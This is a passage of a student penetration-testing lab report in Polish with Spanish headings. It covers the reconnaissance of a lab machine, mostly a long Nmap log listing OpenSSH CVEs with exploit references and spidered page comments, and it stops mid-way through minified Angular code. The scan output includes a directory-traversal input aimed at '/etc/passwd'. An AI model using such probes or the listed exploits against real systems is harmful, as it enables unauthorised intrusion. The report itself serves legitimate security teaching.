

Praktyka 11 - Pentesting Web (Maszyna 6)
Fecha: 02/03/26 Asignatura: 5023 - Posada en Producción Segura Objetivo: Compromiso total del sistema (Root) y análisis de vulnerabilidades. Dirección...
Nazwa: Zespół Portelcore
Data: 02/03/26 Przedmiot: 5023 - Bezpieczne wdrożenie Cel: Całkowite naruszenie systemu (root) i analiza luk. Adres IP celu: 172.18.33.134
1. Faza Rozpoznania
Sección titulada «1. FASE DE RECONOCIMIENTO»Celem tej fazy jest identyfikacja powierzchni ataku, eksponowanych usług i architektury technologicznej maszyny docelowej.
1.1 Escaneo de Puertos (Nmap)
Sección titulada «1.1 Escaneo de Puertos (Nmap)»Wykonamy szczegółowe skanowanie portów w celu identyfikacji działających usług.
Dowód:
# Nmap 7.95 scan initiated Fri Feb 27 16:46:27 2026 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v --host-timeout 20m -p22,3000 -oA scans/172.18.33.134/detailed 172.18.33.134Pre-scan script results:|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| broadcast-igmp-discovery:|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 224.0.0.251|     Description: mDNS (rfc6762)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.192.152.143|     Description: Organization-Local Scope (rfc2365)|   172.27.16.1|     Interface: eth0|     Version: 2|     Group: 239.255.255.250|     Description: Organization-Local Scope (rfc2365)|_  Use the newtargets script-arg to add the results as targets|_multicast-profinet-discovery: 0|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-ipv6-multicast-mld:|   IP: fe80::19c:aadf:2ac:507a  MAC: 00:15:5d:b1:69:bb  IFACE: eth0||_  Use --script-args=newtargets to add the results as targets| targets-ipv6-multicast-slaac:|   IP: fe80::7ef0:ccf5:5d84:c71d  MAC: 00:15:5d:b1:69:bb  IFACE: eth0|   IP: fe80::e5a9:7e4d:34b3:395d  MAC: 00:15:5d:b1:69:bb  IFACE: eth0|_  Use --script-args=newtargets to add the results as targets| ipv6-multicast-mld-list:|   fe80::19c:aadf:2ac:507a:|     device: eth0|     mac: 00:15:5d:b1:69:bb|     multicast_ips:|       ff02::1:ffac:507a         (NDP Solicited-node)|       ff02::1:ffb3:395d         (Solicited-Node Address)|       ff02::1:ffb3:395d         (Solicited-Node Address)|       ff02::1:ff84:c71d         (Solicited-Node Address)|       ff02::c                   (SSDP)|       ff02::fb                  (mDNSv6)|_      ff02::1:ff84:c71d         (Solicited-Node Address)| targets-asn:|_  targets-asn.asn is a mandatory parameterNmap scan report for 172.18.33.134Host is up, received user-set (0.0011s latency).
PORT     STATE SERVICE         REASON         VERSION22/tcp   open  ssh             syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)| ssh2-enum-algos:|   kex_algorithms: (6)|       curve25519-sha256@libssh.org|       ecdh-sha2-nistp256|       ecdh-sha2-nistp384|       ecdh-sha2-nistp521|       diffie-hellman-group-exchange-sha256|       diffie-hellman-group14-sha1|   server_host_key_algorithms: (5)|       ssh-rsa|       rsa-sha2-512|       rsa-sha2-256|       ecdsa-sha2-nistp256|       ssh-ed25519|   encryption_algorithms: (6)|       chacha20-poly1305@openssh.com|       aes128-ctr|       aes192-ctr|       aes256-ctr|       aes128-gcm@openssh.com|       aes256-gcm@openssh.com|   mac_algorithms: (10)|       umac-64-etm@openssh.com|       umac-128-etm@openssh.com|       hmac-sha2-256-etm@openssh.com|       hmac-sha2-512-etm@openssh.com|       hmac-sha1-etm@openssh.com|       umac-64@openssh.com|       umac-128@openssh.com|       hmac-sha2-256|       hmac-sha2-512|       hmac-sha1|   compression_algorithms: (2)|       none|_      zlib@openssh.com| vulners:|   cpe:/a:openbsd:openssh:7.2p2:|       DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  10.0  https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  *EXPLOIT*|       PACKETSTORM:173661  9.8  https://vulners.com/packetstorm/PACKETSTORM:173661  *EXPLOIT*|       F0979183-AE88-53B4-86CF-3AF0523F3807  9.8  https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*|       CVE-2023-38408  9.8  https://vulners.com/cve/CVE-2023-38408|       B8190CDB-3EB9-5631-9828-8064A1575B23  9.8  https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623  9.8  https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*|       8AD01159-548E-546E-AA87-2DE89F3927EC  9.8  https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*|       6192C35D-F78B-5C0A-AB8D-9826A79A5320  9.8  https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A5320  *EXPLOIT*|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0  9.8  https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*|       0221525F-07F5-5790-912D-F4B9E2D1B587  9.8  https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*|       BA3887BD-F579-53B1-A4A4-FF49E953E1C0  8.1  https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0  *EXPLOIT*|       4FB01B00-F993-5CAF-BD57-D7E290D10C1F  8.1  https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F  *EXPLOIT*|       PACKETSTORM:140070  7.8  https://vulners.com/packetstorm/PACKETSTORM:140070  *EXPLOIT*|       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09  7.8  https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09  *EXPLOIT*|       EDB-ID:40888  7.8  https://vulners.com/exploitdb/EDB-ID:40888  *EXPLOIT*|       CVE-2020-15778  7.8  https://vulners.com/cve/CVE-2020-15778|       CVE-2016-8858  7.8  https://vulners.com/cve/CVE-2016-8858|       CVE-2016-6515  7.8  https://vulners.com/cve/CVE-2016-6515|       CVE-2016-10012  7.8  https://vulners.com/cve/CVE-2016-10012|       CVE-2015-8325  7.8  https://vulners.com/cve/CVE-2015-8325|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  7.8  https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  *EXPLOIT*|       991D2CC4-0E09-5745-97A2-4917461BD6EC  7.8  https://vulners.com/githubexploit/991D2CC4-0E09-5745-97A2-4917461BD6EC  *EXPLOIT*|       312165E3-7FD9-5769-BDA3-4129BE9114D6  7.8  https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6  *EXPLOIT*|       2E719186-2FED-58A8-A150-762EFBAAA523  7.8  https://vulners.com/gitee/2E719186-2FED-58A8-A150-762EFBAAA523  *EXPLOIT*|       23CC97BE-7C95-513B-9E73-298C48D74432  7.8  https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432  *EXPLOIT*|       1337DAY-ID-26494  7.8  https://vulners.com/zdt/1337DAY-ID-26494  *EXPLOIT*|       10213DBE-F683-58BB-B6D3-353173626207  7.8  https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207  *EXPLOIT*|       SSV:92579  7.5  https://vulners.com/seebug/SSV:92579  *EXPLOIT*|       CVE-2016-10708  7.5  https://vulners.com/cve/CVE-2016-10708|       CVE-2016-10009  7.5  https://vulners.com/cve/CVE-2016-10009|       CF52FA19-B5DB-5D14-B50F-2411851976E2  7.5  https://vulners.com/githubexploit/CF52FA19-B5DB-5D14-B50F-2411851976E2  *EXPLOIT*|       1337DAY-ID-26576  7.5  https://vulners.com/zdt/1337DAY-ID-26576  *EXPLOIT*|       SSV:92582  7.2  https://vulners.com/seebug/SSV:92582  *EXPLOIT*|       CVE-2021-41617  7.0  https://vulners.com/cve/CVE-2021-41617|       CVE-2016-10010  7.0  https://vulners.com/cve/CVE-2016-10010|       284B94FC-FD5D-5C47-90EA-47900DAD1D1E  7.0  https://vulners.com/githubexploit/284B94FC-FD5D-5C47-90EA-47900DAD1D1E  *EXPLOIT*|       SSV:92580  6.9  https://vulners.com/seebug/SSV:92580  *EXPLOIT*|       1337DAY-ID-26577  6.9  https://vulners.com/zdt/1337DAY-ID-26577  *EXPLOIT*|       PACKETSTORM:189283  6.8  https://vulners.com/packetstorm/PACKETSTORM:189283  *EXPLOIT*|       EDB-ID:46516  6.8  https://vulners.com/exploitdb/EDB-ID:46516  *EXPLOIT*|       EDB-ID:46193  6.8  https://vulners.com/exploitdb/EDB-ID:46193  *EXPLOIT*|       CVE-2025-26465  6.8  https://vulners.com/cve/CVE-2025-26465|       CVE-2019-6110  6.8  https://vulners.com/cve/CVE-2019-6110|       CVE-2019-6109  6.8  https://vulners.com/cve/CVE-2019-6109|       9D8432B9-49EC-5F45-BB96-329B1F2B2254  6.8  https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB96-329B1F2B2254  *EXPLOIT*|       85FCDCC6-9A03-597E-AB4F-FA4DAC04F8D0  6.8  https://vulners.com/githubexploit/85FCDCC6-9A03-597E-AB4F-FA4DAC04F8D0  *EXPLOIT*|       1337DAY-ID-39918  6.8  https://vulners.com/zdt/1337DAY-ID-39918  *EXPLOIT*|       1337DAY-ID-32328  6.8  https://vulners.com/zdt/1337DAY-ID-32328  *EXPLOIT*|       1337DAY-ID-32009  6.8  https://vulners.com/zdt/1337DAY-ID-32009  *EXPLOIT*|       D104D2BF-ED22-588B-A9B2-3CCC562FE8C0  6.5  https://vulners.com/githubexploit/D104D2BF-ED22-588B-A9B2-3CCC562FE8C0  *EXPLOIT*|       CVE-2023-51385  6.5  https://vulners.com/cve/CVE-2023-51385|       C07ADB46-24B8-57B7-B375-9C761F4750A2  6.5  https://vulners.com/githubexploit/C07ADB46-24B8-57B7-B375-9C761F4750A2  *EXPLOIT*|       A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C  6.5  https://vulners.com/githubexploit/A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C  *EXPLOIT*|       65B15AA1-2A8D-53C1-9499-69EBA3619F1C  6.5  https://vulners.com/githubexploit/65B15AA1-2A8D-53C1-9499-69EBA3619F1C  *EXPLOIT*|       5325A9D6-132B-590C-BDEF-0CB105252732  6.5  https://vulners.com/gitee/5325A9D6-132B-590C-BDEF-0CB105252732  *EXPLOIT*|       530326CF-6AB3-5643-AA16-73DC8CB44742  6.5  https://vulners.com/githubexploit/530326CF-6AB3-5643-AA16-73DC8CB44742  *EXPLOIT*|       EDB-ID:40858  6.4  https://vulners.com/exploitdb/EDB-ID:40858  *EXPLOIT*|       EDB-ID:40119  6.4  https://vulners.com/exploitdb/EDB-ID:40119  *EXPLOIT*|       EDB-ID:39569  6.4  https://vulners.com/exploitdb/EDB-ID:39569  *EXPLOIT*|       CVE-2016-3115  6.4  https://vulners.com/cve/CVE-2016-3115|       PACKETSTORM:181223  5.9  https://vulners.com/packetstorm/PACKETSTORM:181223  *EXPLOIT*|       MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-  5.9  https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-  *EXPLOIT*|       EDB-ID:45939  5.9  https://vulners.com/exploitdb/EDB-ID:45939  *EXPLOIT*|       EDB-ID:45233  5.9  https://vulners.com/exploitdb/EDB-ID:45233  *EXPLOIT*|       EDB-ID:40136  5.9  https://vulners.com/exploitdb/EDB-ID:40136  *EXPLOIT*|       EDB-ID:40113  5.9  https://vulners.com/exploitdb/EDB-ID:40113  *EXPLOIT*|       CVE-2023-48795  5.9  https://vulners.com/cve/CVE-2023-48795|       CVE-2020-14145  5.9  https://vulners.com/cve/CVE-2020-14145|       CVE-2019-6111  5.9  https://vulners.com/cve/CVE-2019-6111|       CVE-2018-15473  5.9  https://vulners.com/cve/CVE-2018-15473|       CVE-2016-6210  5.9  https://vulners.com/cve/CVE-2016-6210|       CNVD-2021-25272  5.9  https://vulners.com/cnvd/CNVD-2021-25272|       A02ABE85-E4E3-5852-A59D-DF288CB8160A  5.9  https://vulners.com/githubexploit/A02ABE85-E4E3-5852-A59D-DF288CB8160A  *EXPLOIT*|       721F040C-37BC-59E1-9433-01A2EAC2E755  5.9  https://vulners.com/githubexploit/721F040C-37BC-59E1-9433-01A2EAC2E755  *EXPLOIT*|       6D74A425-60A7-557A-B469-1DD96A2D8FF8  5.9  https://vulners.com/githubexploit/6D74A425-60A7-557A-B469-1DD96A2D8FF8  *EXPLOIT*|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19  5.8  https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19  *EXPLOIT*|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97  5.8  https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97  *EXPLOIT*|       SSV:91041  5.5  https://vulners.com/seebug/SSV:91041  *EXPLOIT*|       PACKETSTORM:140019  5.5  https://vulners.com/packetstorm/PACKETSTORM:140019  *EXPLOIT*|       PACKETSTORM:136251  5.5  https://vulners.com/packetstorm/PACKETSTORM:136251  *EXPLOIT*|       PACKETSTORM:136234  5.5  https://vulners.com/packetstorm/PACKETSTORM:136234  *EXPLOIT*|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F  5.5  https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F  *EXPLOIT*|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138  5.5  https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138  *EXPLOIT*|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330  5.5  https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330  *EXPLOIT*|       CVE-2016-10011  5.5  https://vulners.com/cve/CVE-2016-10011|       1337DAY-ID-25388  5.5  https://vulners.com/zdt/1337DAY-ID-25388  *EXPLOIT*|       FD18B68B-C0A6-562E-A8C8-781B225F15B0  5.3  https://vulners.com/githubexploit/FD18B68B-C0A6-562E-A8C8-781B225F15B0  *EXPLOIT*|       E9EC0911-E2E1-52A7-B2F4-D0065C6A3057  5.3  https://vulners.com/githubexploit/E9EC0911-E2E1-52A7-B2F4-D0065C6A3057  *EXPLOIT*|       CVE-2018-20685  5.3  https://vulners.com/cve/CVE-2018-20685|       CVE-2018-15919  5.3  https://vulners.com/cve/CVE-2018-15919|       CVE-2017-15906  5.3  https://vulners.com/cve/CVE-2017-15906|       CVE-2016-20012  5.3  https://vulners.com/cve/CVE-2016-20012|       CNVD-2018-20962  5.3  https://vulners.com/cnvd/CNVD-2018-20962|       CNVD-2018-20960  5.3  https://vulners.com/cnvd/CNVD-2018-20960|       A9E6F50E-E7FC-51D0-9C93-A43461469FA2  5.3  https://vulners.com/githubexploit/A9E6F50E-E7FC-51D0-9C93-A43461469FA2  *EXPLOIT*|       A801235B-9835-5BA8-B8FE-23B7FFCABD66  5.3  https://vulners.com/githubexploit/A801235B-9835-5BA8-B8FE-23B7FFCABD66  *EXPLOIT*|       8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF  5.3  https://vulners.com/gitee/8DD1D813-FD5A-5B26-867A-CE7CAC9FEEDF  *EXPLOIT*|       4F2FBB06-E601-5EAD-9679-3395D24057DD  5.3  https://vulners.com/githubexploit/4F2FBB06-E601-5EAD-9679-3395D24057DD  *EXPLOIT*|       486BB6BC-9C26-597F-B865-D0E904FDA984  5.3  https://vulners.com/githubexploit/486BB6BC-9C26-597F-B865-D0E904FDA984  *EXPLOIT*|       2385176A-820F-5469-AB09-C340264F2B2F  5.3  https://vulners.com/gitee/2385176A-820F-5469-AB09-C340264F2B2F  *EXPLOIT*|       1337DAY-ID-31730  5.3  https://vulners.com/zdt/1337DAY-ID-31730  *EXPLOIT*|       SSH_ENUM  5.0  https://vulners.com/canvas/SSH_ENUM  *EXPLOIT*|       PACKETSTORM:150621  5.0  https://vulners.com/packetstorm/PACKETSTORM:150621  *EXPLOIT*|       EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0  5.0  https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0  *EXPLOIT*|       EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283  5.0  https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283  *EXPLOIT*|       EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF  4.3  https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C6DF  *EXPLOIT*|       EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF  4.3  https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD97BA3EF  *EXPLOIT*|       1337DAY-ID-25440  4.3  https://vulners.com/zdt/1337DAY-ID-25440  *EXPLOIT*|       1337DAY-ID-25438  4.3  https://vulners.com/zdt/1337DAY-ID-25438  *EXPLOIT*|       CVE-2021-36368  3.7  https://vulners.com/cve/CVE-2021-36368|       CVE-2025-61985  3.6  https://vulners.com/cve/CVE-2025-61985|       CVE-2025-61984  3.6  https://vulners.com/cve/CVE-2025-61984|       B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150  3.6  https://vulners.com/githubexploit/B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150  *EXPLOIT*|       4C6E2182-0E99-5626-83F6-1646DD648C57  3.6  https://vulners.com/githubexploit/4C6E2182-0E99-5626-83F6-1646DD648C57  *EXPLOIT*|       SSV:92581  2.1  https://vulners.com/seebug/SSV:92581  *EXPLOIT*|       PACKETSTORM:151227  0.0  https://vulners.com/packetstorm/PACKETSTORM:151227  *EXPLOIT*|       PACKETSTORM:140261  0.0  https://vulners.com/packetstorm/PACKETSTORM:140261  *EXPLOIT*|       PACKETSTORM:138006  0.0  https://vulners.com/packetstorm/PACKETSTORM:138006  *EXPLOIT*|       PACKETSTORM:137942  0.0  https://vulners.com/packetstorm/PACKETSTORM:137942  *EXPLOIT*|       1337DAY-ID-30937  0.0  https://vulners.com/zdt/1337DAY-ID-30937  *EXPLOIT*|       1337DAY-ID-26468  0.0  https://vulners.com/zdt/1337DAY-ID-26468  *EXPLOIT*|_      1337DAY-ID-25391  0.0  https://vulners.com/zdt/1337DAY-ID-25391  *EXPLOIT*|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.23000/tcp open  hadoop-datanode syn-ack ttl 63 Apache Hadoop| http-phpmyadmin-dir-traversal:|   VULNERABLE:|   phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion|     State: UNKNOWN (unable to test)|     IDs:  CVE:CVE-2005-3299|       PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1 allows remote attackers to include local files via the $__redirect parameter, possibly involving the subform array.||     Disclosure date: 2005-10-nil|     Extra information:|       ../../../../../etc/passwd :|   <!doctype html>|   <!--[if lt IE 7]>      <html class="no-js lt-ie9 lt-ie8 lt-ie7"> <![endif]-->|   <!--[if IE 7]>         <html class="no-js lt-ie9 lt-ie8"> <![endif]-->|   <!--[if IE 8]>         <html class="no-js lt-ie9"> <![endif]-->|   <!--[if gt IE 8]><!--> <html lang="en" ng-csp="" ng-app="myplace"> <!--<![endif]-->||     <head>||       <base href="/">|       <meta charset="utf-8">|       <meta http-equiv="X-UA-Compatible" content="IE=edge">|       <meta name="viewport" content="width=device-width, initial-scale=1">||       <title>MyPlace</title>||       <!-- Bootstrap Core CSS -->|       <link href="/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">||       <!-- Theme CSS -->|       <link href="/assets/css/freelancer.min.css" rel="stylesheet">|       <link href="/assets/css/app.css" rel="stylesheet">||       <!-- Custom Fonts -->|       <link href="/vendor/font-awesome/css/font-awesome.min.css" rel="stylesheet" type="text/css">|       <link href="https://fonts.googleapis.com/css?family=Montserrat:400,700" rel="stylesheet" type="text/css">|       <link href="https://fonts.googleapis.com/css?family=Lato:400,700,400italic,700italic" rel="stylesheet" type="text/css">|     </head>||     <body id="page-top" class="index">||       <!-- Navigation -->|       <nav id="mainNav" class="navbar navbar-default navbar-fixed-top navbar-custom">|           <div class="container">|               <!-- Brand and toggle get grouped for better mobile display -->|               <div class="navbar-header page-scroll">|                   <button type="button" class="navbar-toggle" data-toggle="collapse" data-target="#bs-example-navbar-collapse-1">|                       <span class="sr-only">Toggle navigation</span> Menu <i class="fa fa-bars"></i>|                   </button>|                   <a class="navbar-brand" href="/">MyPlace</a>|               </div>||               <!-- Collect the nav links, forms, and other content for toggling -->|               <div class="collapse navbar-collapse" id="bs-example-navbar-collapse-1">|                   <ul class="nav navbar-nav navbar-right">|                       <li class="hidden">|                           <a href="/"></a>|                       </li>|                       <li class="page-scroll">|                           <a href="/login">Login</a>|                       </li>|                   </ul>|               </div>|               <!-- /.navbar-collapse -->|           </div>|           <!-- /.container-fluid -->|       </nav>||       <!-- Header -->|       <header>|           <div class="container">|               <div class="row">|                   <div class="col-lg-12">|                       <img class="img-responsive" src="img/profile.png" alt="">|                       <div class="intro-text">|                           <span class="name">Welcome to MyPlace</span>|                       </div>|                   </div>|               </div>|           </div>|       </header>||       <!--[if lt IE 8]>|           <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="http://browsehappy.com/">upgrade your browser</a> to improve your experience.</p>|       <![endif]-->||       <div data-ng-view=""></div>||     </body>||     <script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>|     <script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>|     <script type="text/javascript" src="vendor/angular/angular.min.js"></script>|     <script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>|     <script type="text/javascript" src="assets/js/app/app.js"></script>|     <script type="text/javascript" src="assets/js/app/controllers/home.js"></script>|     <script type="text/javascript" src="assets/js/app/controllers/login.js"></script>|     <script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>|     <script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>|     <script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>|   </html>||     References:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299|_      http://www.exploit-db.com/exploits/1244/| http-comments-displayer:| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.18.33.134||     Path: http://172.18.33.134:3000/vendor/angular/angular.min.js|     Line number: 334|     Comment:||         //# sourceMappingURL=angular.min.js.map||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 34|     Comment:|         <!-- Brand and toggle get grouped for better mobile display -->||     Path: http://172.18.33.134:3000/assets/js/misc/freelancer.min.js|     Line number: 17|     Comment:|          // Offset for Main Navigation||     Path: http://172.18.33.134:3000/vendor/angular/angular-route.min.js|     Line number: 1|     Comment:|         /*|          AngularJS v1.6.5|          (c) 2010-2017 Google, Inc. http://angularjs.org|          License: MIT|         */||     Path: http://172.18.33.134:3000/assets/css/freelancer.min.css|     Line number: 1|     Comment:|         /*!|          * Start Bootstrap - Freelancer v3.3.7+1 (http://startbootstrap.com/template-overviews/freelancer)|          * Copyright 2013-2016 Start Bootstrap|          * Licensed under MIT (https://github.com/BlackrockDigital/startbootstrap/blob/gh-pages/LICENSE)|          */||     Path: http://172.18.33.134:3000/vendor/angular/angular-route.min.js|     Line number: 17|     Comment:||         //# sourceMappingURL=angular-route.min.js.map||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 53|     Comment:|         <!-- /.navbar-collapse -->||     Path: http://172.18.33.134:3000/assets/js/misc/freelancer.min.js|     Line number: 35|     Comment:|          // End of use strict||     Path: http://172.18.33.134:3000/vendor/bootstrap/css/bootstrap.min.css|     Line number: 5|     Comment:|         /*! Source: https://github.com/h5bp/html5-boilerplate/blob/master/src/css/main.css */||     Path: http://172.18.33.134:3000/vendor/jquery/jquery.min.js|     Line number: 1|     Comment:|         /*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license */||     Path: http://172.18.33.134:3000/vendor/font-awesome/css/font-awesome.min.css|     Line number: 1|     Comment:|         /*!|          *  Font Awesome 4.6.3 by @davegandy - http://fontawesome.io - @fontawesome|          *  License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)|          */||     Path: http://172.18.33.134:3000/vendor/bootstrap/js/bootstrap.min.js|     Line number: 1|     Comment:|         /*!|          * Bootstrap v3.3.7 (http://getbootstrap.com)|          * Copyright 2011-2016 Twitter, Inc.|          * Licensed under the MIT license|          */||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 5|     Comment:|         <!--[if gt IE 8]><!-->||     Path: http://172.18.33.134:3000/assets/js/misc/freelancer.min.js|     Line number: 6|     Comment:|          // Highlight the top nav as scrolling occurs||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 16|     Comment:|         <!-- Bootstrap Core CSS -->||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 3|     Comment:|         <!--[if IE 7]>         <html class="no-js lt-ie9 lt-ie8"> <![endif]-->||     Path: http://172.18.33.134:3000/vendor/bootstrap/css/bootstrap.min.css|     Line number: 1|     Comment:|         /*!|          * Bootstrap v3.3.7 (http://getbootstrap.com)|          * Copyright 2011-2016 Twitter, Inc.|          * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)|          */||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 58|     Comment:|         <!-- Header -->||     Path: http://172.18.33.134:3000/assets/js/misc/freelancer.min.js|     Line number: 12|     Comment:|          // Closes the Responsive Menu on Menu Item Click||     Path: http://172.18.33.134:3000/assets/js/misc/freelancer.min.js|     Line number: 4|     Comment:|          // Start of use strict||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 31|     Comment:|         <!-- Navigation -->||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 5|     Comment:|         <!--<![endif]-->||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 19|     Comment:|         <!-- Theme CSS -->||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 42|     Comment:|         <!-- Collect the nav links, forms, and other content for toggling -->||     Path: http://172.18.33.134:3000/assets/js/misc/freelancer.min.js|     Line number: 24|     Comment:|          // Floating label headings for the contact form||     Path: http://172.18.33.134:3000/vendor/bootstrap/css/bootstrap.min.css|     Line number: 6|     Comment:|         /*# sourceMappingURL=bootstrap.min.css.map */||     Path: http://172.18.33.134:3000/vendor/bootstrap/css/bootstrap.min.css|     Line number: 5|     Comment:|         /*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */||     Path: http://172.18.33.134:3000/vendor/angular/angular.min.js|     Line number: 98|     Comment:|         /*"},post:ra(sc),put:ra(sc),patch:ra(sc)},xsrfCookieName:"XSRF-TOKEN",xsrfHeaderName:"X-XSRF-TOKEN",paramSerializer:"$httpParamSerializer",jsonpCallbackParam:"callback"},b=!1;this.useApplyAsync=function(a){return t(a)?|         (b=!!a,this):b};var d=this.interceptors=[];this.$get=["$browser","$httpBackend","$$cookieReader","$cacheFactory","$rootScope","$q","$injector","$sce",function(c,e,f,g,k,h,l,m){function n(b){function d(a,b){for(var c=0,e=b.length;c<e;){var g=b[c++],f=b[c++];a=a.then(g,f)}b.length=0;return a}function e(a,b){var c,d={};p(a,function(a,e){E(a)?(c=a(b),null!=c&&(d[e]=c)):d[e]=a});return d}function g(a){var b=O({},a);b.data=zd(a.data,a.headers,a.status,f.transformResponse);a=a.status;return 200<=a&&300>|         a?b:h.reject(b)}if(!G(b))throw K("$http")("badreq",b);if(!C(m.valueOf(b.url)))throw K("$http")("badreq",b.url);var f=O({method:"get",transformRequest:a.transformRequest,transformResponse:a.transformResponse,paramSerializer:a.paramSerializer,jsonpCallbackParam:a.jsonpCallbackParam},b);f.headers=function(b){var c=a.headers,d=O({},b.headers),g,f,h,c=O({},c.common,c[N(b.method)]);a:for(g in c){f=N(g);for(h in d)if(N(h)===f)continue a;d[g]=c[g]}return e(d,ra(b))}(b);f.method=wb(f.method);f.paramSerializer=|         C(f.paramSerializer)?l.get(f.paramSerializer):f.paramSerializer;c.$$incOutstandingRequestCount();var k=[],n=[];b=h.resolve(f);p(u,function(a){(a.request||a.requestError)&&k.unshift(a.request,a.requestError);(a.response||a.responseError)&&n.push(a.response,a.responseError)});b=d(b,k);b=b.then(function(b){var c=b.headers,d=zd(b.data,yd(c),void 0,b.transformRequest);v(d)&&p(c,function(a,b){"content-type"===N(b)&&delete c[b]});v(b.withCredentials)&&!v(a.withCredentials)&&(b.withCredentials=a.withCredentials);|         return q(b,d).then(g,g)});b=d(b,n);return b=b.finally(function(){c.$$completeOutstandingRequest(B)})}function q(c,d){function g(a){if(a){var c={};p(a,function(a,d){c[d]=function(c){function d(){a(c)}b?k.$applyAsync(d):k.$$phase?d():k.$apply(d)}});return c}}function l(a,c,d,e){function 